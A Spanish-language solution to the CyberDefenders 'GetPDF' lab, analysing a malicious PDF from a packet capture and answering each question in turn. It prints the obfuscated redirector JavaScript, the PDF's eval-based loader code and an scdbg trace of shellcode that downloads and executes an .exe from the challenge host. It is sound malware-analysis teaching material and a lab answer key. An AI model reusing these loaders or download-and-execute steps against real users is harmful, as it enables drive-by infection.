CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: GetPDF (CyberDefenders)

Análisis de un ataque de malware basado en PDF mediante la reconstrucción de su cadena de explotación, incluyendo el análisis de tráfico de red, desofuscación de JavaScript, inspección de objetos PDF y emulación de shellcode para identificar payloads maliciosos y vulnerabilidades explotadas.

Sebastian David
Torres Reyes

Escenario:

El formato PDF es el estándar de facto para el intercambio de documentos en línea. Sin embargo, esta popularidad también ha atraído a ciberdelincuentes que propagan malware a usuarios desprevenidos. La capacidad de generar archivos PDF maliciosos para distribuir malware es una funcionalidad integrada en muchos kits de exploits. Dado que los usuarios son menos precavidos al abrir archivos PDF, el archivo PDF malicioso se ha convertido en un vector de ataque muy eficaz.

El tráfico de red capturado en lala.pcap contiene información relacionada con un ataque típico de archivo PDF malicioso, en el que un usuario desprevenido abre una página web comprometida, que redirige su navegador a la URL de un archivo PDF malicioso. Al abrir el PDF el complemento del navegador, se aprovecha la versión sin parchear de Adobe Acrobat Reader, que descarga e instala silenciosamente malware en el equipo del usuario.

Como analista del SOC, analice el PDF y responda las preguntas.

Herramientas utilizadas:

- Wireshark
- de4js
- QuickHash
- peepdf
- CyberChef
- Scdbg
- VirusTotal

Resumen:

El incidente describe un ataque en el que un usuario accede a un sitio web comprometido, el cual redirige su navegador a la descarga de un archivo PDF malicioso. Este archivo actúa como un vector de explotación y loader multi-etapa que, al ser abierto en una versión vulnerable de Adobe Acrobat Reader, ejecuta código JavaScript ofuscado para ensamblar un payload que incluye shellcode. Dicho shellcode descarga y ejecuta un archivo malicioso adicional en el sistema de la víctima, almacenándolo en el directorio C:\Windows\System32, lo que puede contribuir a dificultar su detección. El proceso se lleva a cabo con mínima interacción del usuario, requiriendo únicamente la apertura del archivo PDF. El ataque explota múltiples vulnerabilidades conocidas (CVE-2009-4324, CVE-2008-2992, CVE-2007-5659, CVE-2009-0927 y CVE-2010-0188), lo que permite la ejecución de código arbitrario en el sistema. Como resultado, el atacante logra

comprometer el equipo de la víctima mediante la descarga y ejecución de malware desde un servidor remoto. Durante el análisis se identificó una conexión HTTP hacia el dominio blog.honeynet.org.my, desde donde se descarga el ejecutable malicioso, actuando como punto de distribución del payload; no obstante, no se cuenta con evidencia suficiente para confirmar que dicho servidor funcione como infraestructura de comando y control (C2).

P1: ¿Cuántas rutas URL están involucradas en este incidente?

R: 6

Para inspeccionar la captura de tráfico de red se utilizó Wireshark. Se filtraron los paquetes HTTP y se encontraron 6 URL involucradas.

http

ime	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
010-10-07 11:58:03.98164…	172.16.201.128	1314	202.190.85.44	80	HTTP	446	GET /forensic_challenge HTTP/1.1
010-10-07 11:58:04.00297…	202.190.85.44	80	172.16.201.128	1314	HTTP	794	HTTP/1.1 301 Moved Permanently (text/html)
010-10-07 11:58:04.00382…	172.16.201.128	1314	202.190.85.44	80	HTTP	447	GET /forensic_challenge/ HTTP/1.1
010-10-07 11:58:04.02830…	202.190.85.44	80	172.16.201.128	1314	HTTP	1007	HTTP/1.1 200 OK (text/html)
010-10-07 11:58:04.03363…	172.16.201.128	1314	202.190.85.44	80	HTTP	515	GET /forensic_challenge/getpdf.php HTTP/1.1
010-10-07 11:58:04.05350…	202.190.85.44	80	172.16.201.128	1314	HTTP	508	HTTP/1.1 302 Found
010-10-07 11:58:04.05433…	172.16.201.128	1314	202.190.85.44	80	HTTP	518	GET /forensic_challenge/fcexploit.pdf HTTP/1.1
010-10-07 11:58:04.17468…	202.190.85.44	80	172.16.201.128	1314	HTTP	266	HTTP/1.1 200 OK (application/pdf)
010-10-07 11:58:04.90101…	172.16.201.128	1314	202.190.85.44	80	HTTP	409	GET /favicon.ico HTTP/1.1
010-10-07 11:58:04.95522…	202.190.85.44	80	172.16.201.128	1314	HTTP	708	HTTP/1.1 404 Not Found (text/html)
010-10-07 11:58:05.60915…	172.16.201.128	1316	202.190.85.44	80	HTTP	305	GET /forensic_challenge/the_real_malware.exe HTTP/1.1
010-10-07 11:58:05.64373…	202.190.85.44	80	172.16.201.128	1316	HTTP	730	HTTP/1.1 404 Not Found (text/html)
010-10-07 11:58:07.10503…	172.16.201.128	1314	202.190.85.44	80	HTTP	439	GET /favicon.ico HTTP/1.1
010-10-07 11:58:07.12590…	202.190.85.44	80	172.16.201.128	1314	HTTP	708	HTTP/1.1 404 Not Found (text/html)

P2: ¿Cuál es la URL que contiene el código JS?

R: http://blog.honeynet.org.my/forensic_challenge/

Se realizó el seguimiento de los paquetes HTTP y la URL "http://blog.honeynet.org.my/forensic_challenge/" contiene código JavaScript ofuscado embebido en la respuesta HTTP.

```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2010 11:58:03 GMT
Server: Apache/2.2.14 (Ubuntu) PHP/5.3.2-1ubuntu4.2 with Suhosin-Patch proxy_html/3.0.1 mod_ssl/2.2.14 OpenSSL/0.
9.8k
Last-Modified: Thu, 07 Oct 2010 07:39:58 GMT
ETag: "b0037-ed6-4920200366f80"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1935
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html

<html>
<body>
<!--
            ANYTHING written in this HTML file (the file itself or the code inside it) is solely for the purpose
of Honeynet Project Forensic Challenge.
            Any usage towards this file and its content are at your own risk.
            The author will not be responsible if any of those brings harm to you or others.
            This material is for training and educational purposes.
            You have been warned.
-->
<script>var DepanNegw=window;var DexeTelae=-44;DexeTelae+=45;XayeZebah='nedajemac';var GaDemee='e5vfqaIVblI5'.rep
lace(/[5fqIVbI5]/g, '');ZavevTa='fazemezarawaseb';var MezRai=parseInt;var DayahDet='zafezed lacet cetexet jevecak
emahamaha febenep cafa fezebefe yelaxa xejarer hejefaqazedeka kebeneh petaqe zevexej jenewabahegehar jabevame bay
ap def vasefezetevamer nefelaba sezaxewe qajeqeme wet reyeqer magemefele xelawece denew jafelev haweqa kel vataba
ser mag vejefama xeca canapevezejev benaper gezazevaja zeyaxaf wehekeh jecalava set senajaj re kameken bazafakaqe
wate zaralek yecele kak s hexebeka heha jeyeteg sase wayefewa tey gawewem wefaravavepayeke xedevec gavayedegeqer
casehes watenanesajet jelagal payevexebe pejasep heqefagabexemew deheler vejegeca hece rafenadamenaxe jaz fex hek
ases pazetepajamelew cerasej nevayezabevepeke pex gey dac g dezaleza kekeqebe peyemaf sevanededa cefagey defef ce
xaqehe sebex galahal zadaxaran lava falamedejegase set law mefe wa mex ces nam j xaxaped gexeqageb feqeled daseze
tehadeh zeheteyera xanahef wepahena xarakel gadazecaq tabexape dareq seje lejegagaxavade haf jaz cewe me cag kem
fed h legefaz taw keyacah weferewerewaze rapecame kas fagavev facez yefeley lareke seperene gav lece gahepegesa
feve dez gen yeje s waz qas xap c hademax mezezah qepawehe vad zejates pe cehajeg sabebaseqeseda sekesav nebeda c
agareg kec fexewel bejewagedegeqene bajesade lav pasepad baraj xecavan vedepe veranake vej heva kejajemacajada we
z saj vele x qaj vad fag y qetamefe jaxa kamatare net zeheweh jeme bale cexebedeleneye dab vev kekaxex jetecajek
lejekabe qalef bevegeye caxeb beleteqe r hele saxafexazat baz dehakajegeqeneke met mefepexafecebera qwertyu iop a
sdfghj klzxcvbnmqwer tyuiopa sdfghjklzxcvbnmq hjklzxc vbnmqwer tyu iopasdfghjklzxc vbnmqwe rtyuiopas dfghjkl zxcv
```

P3: ¿Cuál es la URL oculta en el código JS?

R: http://blog.honeynet.org.my/forensic_challenge/getpdf.php


Se utilizó la herramienta de4js para analizar el JS de la respuesta del servidor. La URL no aparece explícitamente en texto plano, sin embargo, el JS tiene como función reconstruir código mediante String.fromCharCode ya que convierte números en caracteres. Después se concatenan en “ZeJexn” y se ejecuta con eval(ZeJexn). Luego de esta respuesta se realiza una solicitud GET a la URL “http://blog.honeynet.org.my/forensic_challenge/getpdf.php”. Esta es la URL que está oculta en el script anterior.

```
var DepanNegw = window;
var DexeTelae = -44;
DexeTelae += 45;
XayeZebah = 'nedajemac';
var GaDemee = 'e5vfqaIVblI5'.replace(/[5fqIVbI5]/g, '');
ZavevTa = 'fazemezarawaseb';
var MezRai = parseInt;
var DayahDet = 'zafezed lacet cetexet jevecakemahamaha febenep cafa fezebefe yelaxa xejarer hejefaqazedeka kebeneh petaqe zevexej jenewabahegeh
ar jabevame bayap def vasefezetevamer nefelaba sezaxewe qajeqeme wet reyeqer magemefele xelawece denew jafelev haweqa kel vatabaser mag vejefam
a xeca canapevezejev benaper gezazevaja zeyaxaf wehekeh jecalava set senajaj re kameken bazafakaqewate zaralek yecele kak s hexebeka heha jeyet
eg sase wayefewa tey gawewem wefaravavepayeke xedevec gavayedegeqer casehes watenanesajet jelagal payevexebe pejasep heqefagabexemew deheler ve
jegeca hece rafenadamenaxe jaz fex hekases pazetepajamelew cerasej nevayezabevepeke pex gey dac g dezaleza kekeqebe peyemaf sevanededa cefagey
defef cexaqehe sebex galahal zadaxaran lava falamedejegase set law mefe wa mex ces nam j xaxaped gexeqageb feqeled daseze tehadeh zeheteyera xa
nahef wepahena xarakel gadazecaq tabexape dareq seje lejegagaxavade haf jaz cewe me cag kem fed h legefaz taw keyacah weferewerewaze rapecame
kas fagavev facez yefeley lareke seperene gav lece gahepegesafeve dez gen yeje s waz qas xap c hademax mezezah qepawehe vad zejates pe cehajeg
sabebaseqeseda sekesav nebeda cagareg kec fexewel bejewagedegeqene bajesade lav pasepad baraj xecavan vedepe veranake vej heva kejajemacajada w
ez saj vele x qaj vad fag y qetamefe jaxa kamatare net zeheweh jeme bale cexebedeleneye dab vev kekaxex jetecajek lejekabe qalef bevegeye caxeb
beleteqe r hele saxafexazat baz dehakajegeqeneke met mefepexafecebera qwertyu iop asdfghj klzxcvbnmqwer tyuiopa sdfghjklzxcvbnmq hjklzxc vbnmqw
er tyu iopasdfghjklzxc vbnmqwe rtyuiopas dfghjkl zxcvbnmqwertyuio pasdfgh jklzxcvbnmqwert yuiopas dfghjk lzxcvbnm qwertyuiop asdfghj klzxcvbnmq
werty uiopasd fghjkl zxcvbnmq werty uio pasdfghjklzxcvb nmqwert yuiopasdfghjklzx cvbnmqwe rty uiopasd fghjklzx uio pasdfghjklzxcvb nmqwert uiop
asdfghjklz qwertyui opasdfghjk xcr vbnmqwertyuiopar sdfghjr klzxcvr bnmqwer rtyuiopasdfghjkr lzxcvbnr mqr wertyur iopasr dfghjkr lzxcvbnmqwerty
r uiopasdr fghr jklzxcr vbnmqwertr yuiopar sdfr ghjklr zxcvbnmqwertyuir opasdfr ghjr klzxcvr bnmqwertr yuiopar sr dfghjkr lzxcvbnmqwerr dfghjkr
lzxcvbnmqwerr tyuiopr asdfgr hjklzxr cvbnmqwertyuior pasdfgr hjklzxcr vbnmqwr ertyur met mefepexafecebera xanahef wepahena feqeled daseze tabex
ape dareq zexelede l cefagey defef hademax mezezah req batekeqaheteceh zateyene c zekeqay ratevecek veheleqe k dec tec xece jefexazeqayefes cam
a bapevexeladet keh lanawebasegecaja qefejev qepetekene dacegas relevaj fecasece ber veyayes ba kajebed savaketegemeqe wepecer lamege tere rata
vacevejezax gey dasalaje gav yepakekehe'.split(' ');
var ZeJexn = '';
var SerayYafags = String;
var KesXanavn = -50;
KesXanavn += 66;
XadHef = 78;
var BeZao = 47;
BeZao += -47;
var FeceSabejo = -46;
FeceSabejo += 48;
GebJep = 92;
var SeWajec = 'ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/[t9wgBwJW56ixPRs1ZnjHjjKuMkD]/g, '');
MaqTa = 5;
GaDemee = DepanNegw[GaDemee];
SeWajec = SerayYafags[SeWajec];
for (YajMedei = BeZao; YajMedei < DayahDet.length - 1; YajMedei += FeceSabejo) ZeJexn += SeWajec(MezRai((DayahDet[YajMedei + BeZao].length -
1).toString(KesXanavn) + (DayahDet[YajMedei + DexeTelae].length - 1).toString(KesXanavn), KesXanavn));
GaDemee(ZeJexn);
```

P4: ¿Cuál es el hash MD5 del archivo PDF contenido en el paquete?

R: 659CF4C6BAA87B082227540047538C2A

Desde Wireshark se exportó el archivo fcexploit.pdf y se utilizó la herramienta QuickHash para extraer el hash MD5.



P5: ¿Cuántos objetos contiene el archivo PDF?

R: 19

Para determinar la cantidad total de objetos, ya sean válidos o no, se utilizó la herramienta pdfid. Esta herramienta identifica estructuras PDF basadas en patrones como “obj” para estimar la cantidad de objetos. Como resultado el PDF contiene 19 objetos.

```
PDF Header: %PDF-1.3
obj                    19
endobj                 18
stream                  5
endstream               5
xref                    1
trailer                 1
startxref               1
/Page                   2
/Encrypt                0
/ObjStm                 0
/JS                     1
/JavaScript             1
/AA                     0
/OpenAction             1
/AcroForm               1
/JBIG2Decode            0
/RichMedia              0
/Launch                 0
/EmbeddedFile           1
/XFA                    1
/Colors > 2^24          0
```

Por otro lado, para la inspección del archivo PDF se utilizó la herramienta peepdf para reconstruir el flujo del malware. Esta herramienta determina la cantidad de objetos válidos al reconstruir la estructura real del documento, en este caso detecto 18 objetos. Dentro del bash de peepdf el comando “info” reveló que el objeto 5 contiene código JS, que los objetos 5, 7, 9 y 10 tienen contenido codificado u ofuscado y que el objeto 11 contiene la metadata del archivo PDF.

```
Version 0:
        Catalog: 27
        Info: 11
        Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 22, 23, 24, 25, 26, 27, 28]
        Errors (2): [5, 11]
        Streams (5): [5, 7, 9, 10, 11]
        Encoded (4): [5, 7, 9, 10]
        Objects with JS code (1): [5]
        Suspicious elements (6):
                /OpenAction (1): [1]
                /AcroForm (1): [27]
                /XFA (1): [28]
                /JS (1): [4]
                /JavaScript (1): [4]
                getAnnots (CVE-2009-1492) (1): [5]
```

P6: ¿Cuántos esquemas de filtrado se utilizan para los flujos de objetos?

R: 4

Al aplicar el comando “filters” en los objetos con contenido codificado (5, 7, 9 y 10) se puede visualizar los filtros usados para la ofuscación (/FlateDecode, /ASCII85Decode, /LZWDecode, /RunLengthDecode). Por lo tanto, para desofuscar los códigos, la herramienta deshace las capas en orden inverso.

```
PPDF> filters 5

[ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]

PPDF> filters 7

[ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]

PPDF> filters 9

[ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]

PPDF> filters 10

[ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
```

P7: ¿Cuál es el número del 'flujo de objetos' que podría contener código JS malicioso?

R: 5

Según peepdf el objeto 5 contiene código JS. Al analizar el objeto 5 se determinó que el código usa variables para ocultar comandos peligrosos. Al reconstruir las palabras clave se encontró:

- var SS = "ev"; SS += "a"; SS += "l" -> eval (función que permite ejecutar texto como código)
- $5 = "in"; $5 += "fo" -> info (propiedades del documento)
- S$ = "ti"; S$ += "tl"; S$ += "e" -> title (título del PDF)

El código extrae el payload malicioso desde los metadatos del PDF:

- $S = this.info.title: El script lee lo que está escrito en el campo Título del archivo PDF
- var arr = $S.split(/U_155bf62c9aU_7917ab39/): Busca el separador /U... para dividir el contenido.
- S5 += String.fromCharCode("0x" + arr[$]): Toma los fragmentos del título que están en hexadecimal, los convierte a caracteres normales y los une.

Finalmente se ejecuta el código mediante app[SS](S5), que equivaldría a app.eval(S5), desde el título del documento.

```
PPDF> js_beautify object 5

var SSS = null;
var SS = "ev";
var $S = "";
$5 = "in";
app.doc.syncAnnotScan();
S$ = "ti";
if (app.plugIns.length != 0) {
    var $$ = 0;
    S$ += "tl";
    $5 += "fo";
    ____SSS = app.doc.getAnnots({
        nPage: 0
    });
    S$ += "e";
    $S = this.info.title;
}
var S5 = "";
if (app.plugIns.length > 3) {
    SS += "a";
    var arr = $S.split(/U_155bf62c9aU_7917ab39/);
    for (var $ = 1; $ < arr.length; $++) {
        S5 += String.fromCharCode("0x" + arr[$]);
    }
    SS += "l";
}
if (app.plugIns.length >= 2) {
    app[SS](S5);
}
```

P8: Analizando el archivo PDF. ¿Qué 'object-streams' contienen el código JS responsable de ejecutar los shellcodes? El código JS está dividido en dos streams. Formato: dos números separados por comas. Ordene los números de forma ascendente.

R: 7,9


Sabiendo que el código extrae el virus desde la metadata se analizó el objeto 11 y se encontró que el “Title” se encuentra en el objeto 10.

```
PPDF> object 11

<< /Creator Scribus 1.3.3.14
/Producer Scribus PDF Library 1.3.3.14
/Title 10 0 R
/Author
/Keywords
/CreationDate D:20100910021118
/ModDate D:20100910021118
/Trapped /False
 >>
```

Entonces, al analizar el objeto 10, se encontraron los mismos filtros usados para la ofuscación (/FlateDecode, /ASCII85Decode, /LZWDecode, /RunLengthDecode) y que el contenido (stream) esta decodificado en cierto grado. Se visualiza el patrón U_155b.... que el loader JS usa con split(/U_155bf62c9aU_7917ab39/), es decir, cada bloque después del split es un hexadecimal que se convierte en un carácter con String.fromCharCode("0x" + arr[$]).

```
PPDF> object 10

<< /Length 956
/Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
 >>
stream
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953
U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395f
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3935
U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395f
U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395bU_155bf62c9aU_7917ab395f
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953
U_155bf62c9aU_7917ab395dU_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3973U_155bf62c9aU_7917ab3975U_155bf62c9aU_7917ab3962
U_155bf62c9aU_7917ab396aU_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab3974U_155bf62c9aU_7917ab393b
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924
U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3930U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395f
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab393d
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924
U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3972U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3970
U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3928
U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab3958U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab3937
U_155bf62c9aU_7917ab3938U_155bf62c9aU_7917ab3934U_155bf62c9aU_7917ab3934U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab3934
U_155bf62c9aU_7917ab3933U_155bf62c9aU_7917ab3958U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab3937
```

Para terminar la decodificación se utilizó CyberChef reemplazando el valor del split y convirtiendo los valores hexadecimales a texto legible. El resultado reveló que el script ahora está extrayendo datos de las anotaciones (/Annot) del PDF (getAnnots) junto con una lógica de decodificación, esto sugiere que las anotaciones del PDF también están ofuscadas. El objetivo final de este script es implementar un proceso de ensamblado del payload en múltiples etapas (multi-stage), inicia extrayendo los fragmentos del campo /Subject dentro de las anotaciones, luego crea un array con todas las anotaciones y finalmente concatena y decodifica lo extraído para formar el payload.



Al inspeccionar el objeto 3 se encontraron los objetos que contienen las anotaciones (/Annots), es decir, los objetos 6 y 8.

```
PPDF> object 3

<< /Type /Page
/MediaBox [ 0 0 612 792 ]
/Annots [ 6 0 R 8 0 R ]
/Parent 2 0 R
 >>
```

Al visualizar el contenido de los objetos 6 y 8 se encontraron los objetos que contenían el campo /Subject, siendo estos los objetos 7 y 9 respectivamente.

```
PPDF> object 6

<< /Type /Annot
/Subtype /Text
/Name /Comment
/Rect [ 200 250 300 320 ]
/Subj 7 0 R
 >>
```

```
PPDF> object 8

<< /Type /Annot
/Subtype /Text
/Name /Comment
/Rect [ 100 180 300 210 ]
/Subj 9 0 R
 >>
```

Se verifica que el contenido de los objetos 7 y 9 están ofuscados. Nuevamente se sigue el patrón de las cadenas de texto que esta vez el script reemplaza con el carácter “%”. El objeto 7 presenta el patrón de caracteres “89af50d” y el objeto 9 presenta el patrón de caracteres “X_17844743X_170987743”.

```
PPDF> object 7
The object is 56080 bytes in size. Are you sure you want to display it? (y/n) y

<< /Length 8714
/Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
 >>
stream
89af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d38
f50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889a
d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50
89af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d38
```


```
PPDF> object 9
The object is 122516 bytes in size. Are you sure you want to display it? (y/n) y

<< /Length 10522
/Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
 >>
stream
X_17844743X_17098774376X_17844743X_17098774361X_17844743X_17098774372X_17844743X_1
44743X_17098774320X_17844743X_1709877433dX_17844743X_17098774320X_17844743X_170987
X_17098774377X_17844743X_17098774320X_17844743X_17098774353X_17844743X_17098774374
98774369X_17844743X_1709877436eX_17844743X_17098774367X_17844743X_17098774328X_178
33bX_17844743X_1709877430dX_17844743X_1709877430aX_17844743X_17098774376X_17844743
```

Nuevamente se decodifica usando CyberChef y se concatenan los resultados en el orden asignado por el script dentro del objeto 10 (9 y 7). Finalmente se obtiene el payload ensamblado donde se muestra la ejecución de shellcodes. Los objetos responsables de ejecutar los shellcodes son los objetos 7 y 9.

P9: El código JavaScript responsable de ejecutar el exploit contiene shellcodes que descargan archivos ejecutables maliciosos. ¿Cuál es la ruta completa de los archivos ejecutables maliciosos después de que el malware los descarga en la máquina de la víctima?

R: c:\WINDOWS\system32\a.exe

En el payload ensamblado se puede visualizar 4 shellcodes con su respectivo nombre asignado por el atacante, esto son: calc.exe, freecell.exe, notepad.exe y cmd.exe. Para emular la ejecución del shellcode se convirtió de formato unescape de JS a binario utilizando CyberChef.



Cada resultado se guardó en un archivo BIN y se utilizó scdbg para su análisis. Se determinó que la ruta de estos ejecutables maliciosos es c:\WINDOWS\system32\a.exe.

```
Loaded 1ac bytes from file shellcode_freecell.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401104  GetProcAddress(GetSystemDirectoryA)
401104  GetProcAddress(WinExec)
401104  GetProcAddress(ExitThread)
401104  GetProcAddress(LoadLibraryA)
4010af  LoadLibraryA(urlmon)
401104  GetProcAddress(URLDownloadToFileA)
4010d3  GetSystemDirectoryA( c:\windows\system32\ )
4010ec  URLDownloadToFileA(http://blog.honeynet.org.my/forensic_challenge/malware_2.exe, c:\WINDOWS\system32\a.exe)
4010f3  WinExec(c:\WINDOWS\system32\a.exe)
4010f7  ExitThread(32)

Stepcount 7794
```

P10: El archivo PDF contiene otro exploit relacionado con CVE-2010-0188. ¿Cuál es la URL del ejecutable malicioso que genera el shellcode asociado a este exploit?

R: http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe

Un exploit adicional de nombre “the_real_malware.exe” está asociado a la URL http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe.


```
Hypertext Transfer Protocol
  GET /forensic_challenge/the_real_malware.exe HTTP/1.1\r\n
      Request Method: GET
      Request URI: /forensic_challenge/the_real_malware.exe
      Request Version: HTTP/1.1
    Accept: */*\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)\r\n
    Host: blog.honeynet.org.my\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Response in frame: 59]
    [Full request URI: http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe]
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /forensic_challenge/the_real_malware.exe was not found on this server.</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) PHP/5.3.2-1ubuntu4.2 with Suhosin-Patch proxy_html/3.0.1 mod_ssl/2.2.14 OpenSSL/0.9.8k Server at blog.honeynet.org.my Port
80</address>
</body></html>
```

P11: ¿Cuántos CVE se incluyen en el archivo PDF?

R: 5

En el JS ensamblado anteriormente se encontró el uso de APIs vulnerables documentadas en CVEs conocidos, estas son:

- media.newPlayer: CVE-2009-4324
- util.printf: CVE-2008-2992
- Collab.collectEmailInfo: CVE-2007-5659
- Collab.getIcon: CVE-2009-0927

